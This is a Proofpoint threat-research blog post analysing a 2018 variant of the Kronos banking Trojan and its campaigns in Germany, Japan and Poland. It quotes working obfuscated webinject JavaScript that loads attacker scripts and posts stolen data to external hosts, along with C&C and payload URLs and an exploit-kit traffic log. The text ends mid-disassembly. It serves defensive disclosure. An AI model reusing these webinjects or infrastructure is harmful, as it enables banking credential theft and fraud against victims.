Kronos Reborn | Proofpoint US

By July 24, 2018 Proofpoint Staff

Published: 2018-07-24 · Archived: 2026-04-05 15:06:57 UTC

Overview

The Kronos banking Trojan was first discovered in 2014 [1] and was a steady fixture in the threat landscape for a few years before largely disappearing. Now a new variant has appeared, with at least three distinct campaigns targeting Germany, Japan, and Poland respectively, to date.

In April 2018, the first samples of a new variant of the banking Trojan appeared in the wild [2]. The most notable new feature is that the command and control (C&C) mechanism has been refactored to use the Tor anonymizing network. There is some speculation and circumstantial evidence suggesting that this new version of Kronos has been rebranded "Osiris" and is being sold on underground markets. In this blog, we present information on the German, Japanese, and Polish campaigns as well as a fourth campaign that looks to be a work in progress and still being tested.

Campaign Analysis

Campaign targeting Germany, June 27-30, 2018

In June 27, 2018, we observed an email campaign targeting German users with malicious documents. The messages (Figure 1) were purportedly sent from German financial companies and contained subjects such as:

- Aktualisierung unsere AGBs (translated: "Updating our terms and conditions")
- Mahnung: 9415166 (translated: "Reminder: 9415166")

The attached documents had a similar theme with file names such as:

- agb_9415166.doc
- Mahnung_9415167.doc



Figure 1: Example email used in the German campaign

The Word documents contained macros that, if enabled, downloaded and executed a new variant of the Kronos banking Trojan. In some cases, the attack used an intermediate Smoke Loader. Kronos was configured to use http://jhrppbnh4d674kzh[.]onion/kpanel/connect.php as its C&C URL and downloaded webinjects targeting five German financial institutions. Figure 2 shows an example webinject.

```
set_url https://*[redacted]

data_before
<!DOCTYPE*<html *<head*>
data_end
data_inject
<div id="_brows.cap" style="position:fixed;top:0px;left:0px;width:100%;height:100%;z-index:1110;background:#ffffff;"></div>
<script>
var _0x2f90=["","\x64\x6F\x6E\x65","\x63\x61\x6C\x6C\x65\x65","\x73\x63\x72\x69\x70\x74","\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\
x74","\x74\x79\x70\x65","\x74\x65\x78\x74\x2F\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74","\x73\x72\x63","\x3F\x74\x69\x6D\x65\x3D","\x61\x70\
x70\x65\x6E\x64\x43\x68\x69\x6C\x64","\x68\x65\x61\x64","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x54\x61\x67\x4E\x61\x6D\x65",
"\x76\x65\x72","\x46\x46","\x61\x64\x64\x45\x76\x65\x6E\x74\x4C\x69\x73\x74\x65\x6E\x65\x72","\x44\x4F\x4D\x43\x6F\x6E\x74\x65\x6E\x74\x4C\
x6F\x61\x64\x65\x64","\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","\x63\x6F\x6D\x70\x6C\x65\x74\x65","\x6D\x73\x69\x65\x20\x36","\x69\x6E\x64
\x65\x78\x4F\x66","\x74\x6F\x4C\x6F\x77\x65\x72\x43\x61\x73\x65","\x75\x73\x65\x72\x41\x67\x65\x6E\x74","\x49\x45\x36","\x6D\x73\x69\x65\x2
0\x37","\x49\x45\x37","\x6D\x73\x69\x65\x20\x38","\x49\x45\x38","\x6D\x73\x69\x65\x20\x39","\x49\x45\x39","\x6D\x73\x69\x65\x20\x31\x30","\
x49\x45\x31\x30","\x66\x69\x72\x65\x66\x6F\x78","\x4F\x54\x48\x45\x52","\x5F\x62\x72\x6F\x77\x73\x2E\x63\x61\x70","\x67\x65\x74\x45\x6C\x65
\x6D\x65\x6E\x74\x42\x79\x49\x64","\x64\x69\x73\x70\x6C\x61\x79","\x73\x74\x79\x6C\x65","\x6E\x6F\x6E\x65","\x68\x74\x6D\x6C","\x70\x6F\x73
\x69\x74\x69\x6F\x6E","\x66\x69\x78\x65\x64","\x74\x6F\x70","\x30\x70\x78","\x6C\x65\x66\x74","\x77\x69\x64\x74\x68","\x31\x30\x30\x25","\x
68\x65\x69\x67\x68\x74","\x7A\x49\x6E\x64\x65\x78","\x39\x39\x39\x39\x39\x39","\x62\x61\x63\x6B\x67\x72\x6F\x75\x6E\x64","\x23\x46\x46\x46\
x46\x46\x46"];var Browser=(function (){var _0x5c81x2=_0x2f90[0];function _0x5c81x3(){if(arguments[_0x2f90[2]][_0x2f90[1]]){return ;} ;argum
ents[_0x2f90[2]][_0x2f90[1]]=true;var _0x5c81x4=document[_0x2f90[4]](_0x2f90[3]);_0x5c81x4[_0x2f90[5]]=_0x2f90[6];_0x5c81x4[_0x2f90[7]]=_0x
5c81x2+_0x2f90[8]+ new Date();document[_0x2f90[11]](_0x2f90[10])[0][_0x2f90[9]](_0x5c81x4);} ;function _0x5c81x5(_0x5c81x6){_0x5c81x2=_0x5c
81x6;if(_brows[_0x2f90[12]]()==_0x2f90[13]){if(document[_0x2f90[14]]){document[_0x2f90[14]](_0x2f90[15],_0x5c81x3,false);} ;} else {var _0x
5c81x7=setInterval(function (){if(document[_0x2f90[16]]===_0x2f90[17]){_0x5c81x3();clearInterval(_0x5c81x7);} ;} ,10);} ;} ;return {ver:fun
ction (){if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[18])>=0){return _0x2f90[22];} else {if(navigator[_0x2f90[21]][_0x2f9
0[20]]()[_0x2f90[19]](_0x2f90[23])>=0){return _0x2f90[24];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[25])>=0){re
turn _0x2f90[26];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[27])>=0){return _0x2f90[28];} else {if(navigator[_0x
2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[29])>=0){return _0x2f90[30];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x
2f90[31])>=0){return _0x2f90[13];} else {return _0x2f90[32];} ;} ;} ;} ;} ;} ;} ,inject:function (_0x5c81x6){_0x5c81x5(_0x5c81x6);} ,show:f
unction (){var _0x5c81x8=document[_0x2f90[34]](_0x2f90[33]);if(_0x5c81x8){_0x5c81x8[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];} else {var _0x5c
81x9=document[_0x2f90[11]](_0x2f90[38])[0];_0x5c81x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[0];} ;} ,hide:function (){var _0x5c81x8=document[_0x
2f90[34]](_0x2f90[33]);if(_0x5c81x8){_0x5c81x8[_0x2f90[36]][_0x2f90[39]]=_0x2f90[40];_0x5c81x8[_0x2f90[36]][_0x2f90[41]]=_0x2f90[42];_0x5c8
1x8[_0x2f90[36]][_0x2f90[43]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[44]]=_0x2f90[45];_0x5c81x8[_0x2f90[36]][_0x2f90[46]]=_0x2f90[45];_
0x5c81x8[_0x2f90[36]][_0x2f90[47]]=_0x2f90[48];_0x5c81x8[_0x2f90[36]][_0x2f90[49]]=_0x2f90[50];} else {var _0x5c81x9=document[_0x2f90[11]](
_0x2f90[38])[0];_0x5c81x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];} ;} };} ());_brows=Browser;
_brows.botid = '%BOTID%';
_brows.inject("https://startupbulawayo.website/d03ohi2e3232/[redacted]
</script>
data_end
data_after
data_end
```

Figure 2: Example webinject from the German campaign

Campaign targeting Japan, July 13, 2018

Based on a tweet [3] from a security researcher, we investigated a malvertising chain sending victims to a site containing malicious JavaScript injections. This JavaScript redirected victims to the RIG exploit kit, which was distributing the SmokeLoader downloader malware. The C&Cs for this downloader were:

- hxxp://lionoi.adygeya[.]su
- hxxp://milliaoin[.]info

Based on our previous tracking of the threat actor involved in this campaign, we expected to see the chain deliver the Zeus Panda banking Trojan (Figure 3). However, in this case, the final payload was the new version of Kronos (Figure 4).



Figure 3: Previous campaigns distributing SmokeLoader and Zeus Panda for this threat actor

Res	Proto	Host	URL	Body	Comments	Content-Type	SHA256
200	HTTP	envirodry.ca	/	21,642	Receiving Traffic from JP focused malvertising	text/html; charset=UTF-8	7bdf0ba511190942fcdfb8416e61dbc8
200	HTTP	5.23.54.158	/?NTUyNzcx&eNzBrBQm&QSq...	10,661	RIG EK: Landing	text/html;charset=UTF-8	38e8dc8776fe04f381b2d4db24e2f8c6
200	HTTP	5.23.54.158	/?MzY50TY2&ZqXFmOm&VD...	34,282	RIG EK: Flash Exploit	application/x-shockwave-fl	2739f6e76386d3d16ad55b3b6af71f33
200	HTTP	5.23.54.158	/?MTAwMTg4&JOQwgievZ&d...	190,464	RIG EK: Payload (Smoke Loader)	application/x-msdownload	0f53d8000cc1ad04a9ce080c5d2649f7
200	HTTP	5.23.54.158	/?Mjk0NDky&mFoTFmWEfTh...	190,464	RIG EK: Payload (Smoke Loader)	application/x-msdownload	0f53d8000cc1ad04a9ce080c5d2649f7
200	HTTP	www.msftncsi.com	/ncsi.txt	14	Smoke Loader activity	text/plain	6137f8db2192e638e13610f75e73b924
404	HTTP	lionoi.adygeya.su	/	7	Smoke Loader activity	text/html; charset=windo...	24532d26bb1456c0b4810d3b9f06043
404	HTTP	lionoi.adygeya.su	/	66	Smoke Loader activity	text/html; charset=windo...	3edfc5bb6823cf2d2376c15588a597d6
200	HTTP	oo00mika84.website	/Osiris_hmjp_noauto_noinj.exe	454,144	Smoke Loader: Task Kronos	application/octet-stream	3eb389ea6d4882b0d4a613dba89a04f
404	HTTP	lionoi.adygeya.su	/	327	Smoke Loader activity	text/html; charset=windo...	58c38fc05d1c1a0364b13ed94aaa360
200	HTTPS	api.ipify.org	/	14	Kronos activity	text/plain	6191cf299104c20fef885e64746839121
200	HTTP	91.121.82.25	/tor/server/fp/890530c5b510...	0	Kronos activity	text/plain	No body
200	HTTP	176.123.29.56	/tor/server/fp/890530c5b510...	0	Kronos activity	text/plain	No body

Figure 4: New Kronos campaign from this threat actor on July 14

In this campaign, Kronos was configured to use http://jmjp2l7yqgaj5xvv[.]onion/kpanel/connect.php as its C&C and its webinjects were targeting thirteen Japanese financial institutions. Figure 5 shows an example webinject from this campaign.

```
set_url https://www.[redacted].co.jp/member/* GP

data_before
<head*>
data_end
data_inject
<script>var home_link = "https://kioxixu.abkhazia.su/jpccgrab";var gate_link = home_link+"/gate.php";var pkey = "Bc5rw12";eval(function(p,a
,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){
while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]};e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(
c)+'\\b','g'),k[c]);return p}('7 1i(){8 a={U:t,V:t,J:t,W:t},X;X=3.C;u{3.C=""}w(e){}a.Y=1T 3.C=="1j"?!0:1U("/*@1V!@*/!1");u{3.C=X}w(e){}2(a.
Y){a.W=(/^(?:.*?[^a-1W-Z])??(?:1X|1Y\\s*\\:)\\s*(\\d+\\.?\\d*)/i).11(13.14||"")?1k(1l.$1,10):t;8 e,K,x,15=3.16("1Z"),17=["{20-1m-1n-1o-1p}"
,"{21-1m-1n-1o-1p}","{22-23-24-25-26}"];u{15.1q.27="28(#29#2a)"}w(e){}19(x=0;x<17.r;x++){u{a.J=15.2b(17[x],"2c").2d(/,/g,".")}w(e){}2(a.J)2
e}K=1k(a.J||"0",10);a.V=3.C||((/2f/i).11(3.2g||"")?5:K)||a.W;a.U=K||a.V}8 b=!!y.2h||13.14.1r(\' 2i/\')>=0;2(/2j/2k.11(13.14)){9"1s"}k{2(a.Y
){9"2l"+a.U}k 2(b){9"2m"}k 2(!!y.2n&&!b){9"2o"}}}8 1a=1i();8 1b=(7(){7 2p(b){7 l(a){9"%"+f.1c(a>>4)+f.1c(a&2q)}8 c="2r-2s.~";8 d="!*\'();:@
&=+$,/?%#[]";8 e=c+d;8 f="2t";b=b+"";8 g="";2(!b||b.r==0){9""}19(8 i=0;i<b.r;i++){8 h=b.1c(i);2(c.1r(h)!=-1){g=g+h}k{8 j=b.2u(i);2(j<2v){g=
g+l(j)}2(j>2w&&j<2x){g=g+l((j>>6)|2y);g=g+l((j&z)|A)}2(j>2z&&j<2A){g=g+l((j>>12)|2B);g=g+l(((j>>6)&z)|A);g=g+l((j&z)|A)}2(j>2C){g=g+l((j>>1
8)|2D);g=g+l(((j>>12)&z)|A);g=g+l(((j>>6)&z)|A);g=g+l((j&z)|A)}}}9 g}7 1t(){2(3.1d("L")){3.1d("L").2E.2F(3.1d("L"))}8 a="2G {2H:2I !2J}";8
b=3.16("1q");b.1u("p","1v/2K");b.1u("1w","L");2(1a=="1s"){b.2L=a}k{2(b.1x){b.1x.2M=a}k{b.M(3.2N(a))}}3.N("1e")[0].M(b)}7 1y(a){a+="&2O="+1a
;8 b=3.16("2P");b.p="1v/2Q";b.1w="2R";b.2S=a;2(3.N("1e").r>0){3.N("1e")[0].M(b)}k{3.N("1z")[0].M(b)}}7 1A(){1y(y.2T+"/1B/2U.1B?2V="+1C(2W 1
D()))}9{1E:7(){1A()},1F:7(){1t()}}}());8 1G=(7(){8 d,q,n={};n["[o 2X]"]="2Y";n["[o 1C]"]="1j";n["[o 1H]"]="2Z";n["[o 30]"]="7";n["[o 31]"]=
"1I";n["[o 1D]"]="32";n["[o 1l]"]="33";n["[o 1J]"]="o";8 f={O:D,P:1,34:7(a){2(a){f.P++}k{f.m(E)}},m:7(a){2((a===E&&!--f.P)||(a!==E&&!f.O)){
2(!3.1z){9 1f(f.m,1)}f.O=E;2(a!==E&&--f.P>0){9}d.Q(3,[f])}},1K:7(){2(d){9}d=f.1L();2(3.1M==="1N"){9 1f(f.m,1)}2(3.R){3.R("q",q,D);y.R("35",
f.m,D)}k 2(3.S){3.S("1O",q);y.S("36",f.m);8 a=D;u{a=y.37==t}w(e){}2(3.1P.1Q&&a){1g()}}},1L:7(){8 c=[],v,F,T,B={1h:7(){2(!T){8 a=1R,i,r,G,p,
H;2(v){H=v;v=0}19(i=0,r=a.r;i<r;i++){G=a[i];p=f.p(G);2(p==="1I"){B.1h.1S(B,G)}k 2(p==="7"){c.38(G)}}2(H){B.Q(H[0],H[1])}}}9 I},Q:7(a,b){2(!T
&&!v&&!F){b=b||[];F=1;u{39(c[0]){c.3a().1S(a,b)}}3b{v=[a,b];F=0}}9 I},3c:7(){B.Q(I,1R);9 I},3d:7(){9!!(F||v)},3e:7(){T=1;c=[];9 I}};9 B},p:
7(a){9 a==t?1H(a):n[1J.3f.3g.3h(a)]||"o"}};7 1g(){2(f.O){9}u{3.1P.1Q("3i")}w(e){1f(1g,1);9}f.m()}2(3.R){q=7(){3.3j("q",q,D);f.m()}}k 2(3.S)
{q=7(){2(3.1M==="1N"){3.3k("1O",q);f.m()}}}7 m(a){f.1K();8 b=f.p(a);d.1h(a)}9 m})();1b.1F();1G(7(){1b.1E()});',62,207,'||if|document||||fun
ction|var|return||||||||||else|gethex|ready|class2type|object|type|DOMContentLoaded|length||null|try|fired|catch||window|0x3F|0x80|deferre
d|documentMode|false|true|firing|elem|_fired|this|verIEtrue|verTrueFloat|document_hide_css|appendChild|getElementsByTagName|isReady|readyWa
it|resolveWith|addEventListener|attachEvent|cancelled|verIE|docModeIE|verIE_ua|tmp|isIE|||test||navigator|userAgent|obj|createElement|CLASS
ID||for|browser_type|iLoader|charAt|getElementById|head|setTimeout|doScrollCheck|done|detectBrowser|number|parseFloat|RegExp|A269|11D1|B5BF
|0000F8051515|style|indexOf|FF|hideContent|setAttribute|text|id|styleSheet|loadScript|body|run|js|Number|Date|Run|HideContent|cReady|String
|array|Object|bindReady|_Deferred|readyState|complete|onreadystatechange|documentElement|doScroll|arguments|apply|typeof|eval|cc_on|zA|MSIE
|rv|div|45EA75A0|3AF36230|89820200|ECBD|11CF|8B85|00AA005B4383|behavior|url|default|clientcaps|getComponentVersion|componentid|replace|brea
k|back|compatMode|opera|OPR|firefox|im|IE|OP|chrome|CH|urlEncode|0xF|0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz|_|01234
56789ABCDEFabcdef|charCodeAt|128|127|2048|0xC0|2047|65536|0xE0|65535|0xF0|parentNode|removeChild|html|visibilityy|hidden|important|css|inne
rHTML|cssText|createTextNode|bt|script|javascript|jsess_script_loader|src|home_link|eposcard|ssid|new|Boolean|boolean|string|Function|Array
|date|regexp|holdReady|load|onload|frameElement|push|while|shift|finally|resolve|isResolved|cancel|prototype|toString|call|left|removeEvent
Listener|detachEvent'.split('|'),0,{}));</script>
data_end
data_after
data_end
```

Figure 5: Example webinject from the Japanese campaign

Campaign targeting Poland, July 15-16, 2018

Starting on July 15, 2018, we observed an email campaign targeting users in Poland with malicious documents. The messages used subjects related to fake invoices, such as “Faktura 2018.07.16”, and contained an attachment named “faktura 2018.07.16.doc” (Figure 6). The document used CVE-2017-11882 (the “Equation Editor” exploit) to download and execute the new version of Kronos from http://mysit[.]space/123//v/0jLHzUW.



Figure 6: Example of malicious document used in the Polish campaign

This instance of Kronos was configured to use http://suzfjfguuis326qw[.]onion/kpanel/connect.php as its C&C; at the time of this research it was not returning any webinjects.

“Work in progress” campaign, July 20, 2018

On July 20, 2018, we observed a new campaign that looked be a work in progress and still being tested. We are not yet aware of the exact vector for this campaign but this instance of Kronos is configured to use hxxp://mysmo35wlwhrkeez[.]onion/kpanel/connect.php as its C&C and could be downloaded by clicking on the "GET IT NOW" button of a website claiming to be a streaming music player (Figure 7).



Figure 7: Website distributing new version of Kronos in "Work in progress" campaign

At the time of research, this campaign was using a test webinject shown in Figure 8.

```
set_url https*[redacted].com* GP

data_before
<body*>
data_end
data_inject
<center style="padding:50px;background:#DEF3FF;"><h1 style="color:#41AAEF;font-size:50px;font-family:verdana;font-weight:bold;">INJECTION WORK</h1></center>
data_end
data_after
data_end
```

Figure 8: Webinject used in "Work in progress" campaign

Malware Analysis

Kronos malware has been well-documented previously ([4] [5] [6] [7]). It is a banking Trojan that uses man-in-the-browser techniques along with webinject rules to modify the web pages of financial institutions, facilitating the theft of user credentials, account information, other user information, and money through fraudulent transactions. It also has keylogging and hidden VNC functionality to help with its "banker" activities.

The new 2018 version shares many similarities with older versions:

- Extensive code overlap
- Same Windows API hashing technique and hashes
- Same string encryption technique
- Extensive string overlap
- Same C&C encryption mechanism
- Same C&C protocol and encryption
- Same webinject format (Zeus format)
- Similar C&C panel file layout

Perhaps the most telling sign that the new malware is Kronos is that it still includes a self-identifying string (Figure 9).

```
memset(&byte_4E51E0, 0, 4u);
sub_477537(&dword_4E51E8, &dword_4E51E4);
if ( dword_4E51E8 )
  v0 = sub_473575(&Dst, dword_4E51E8);
else
  v0 = sub_473575(&Dst, "Kronos");
sub_4794FE(v0, &v3, 32);
sub_476921(a6b783975aea231, &v3, 66);
sub_479450(a6b783975, 8, L"%ws", a6b783975aea231);
sub_4751C9(9, &v5);
```

Figure 9: Self-identifying Kronos string

One of the major differences between the new and old versions is the use of .onion C&C URLs along with Tor to help anonymize communications. C&Cs are stored encrypted (Figure 10) and can be decrypted using the process shown in Figure 11.

```
.text:00471109 encrypted_c2s_start_sentinel proc near  ; CODE XREF: sub_472B40+5↓p
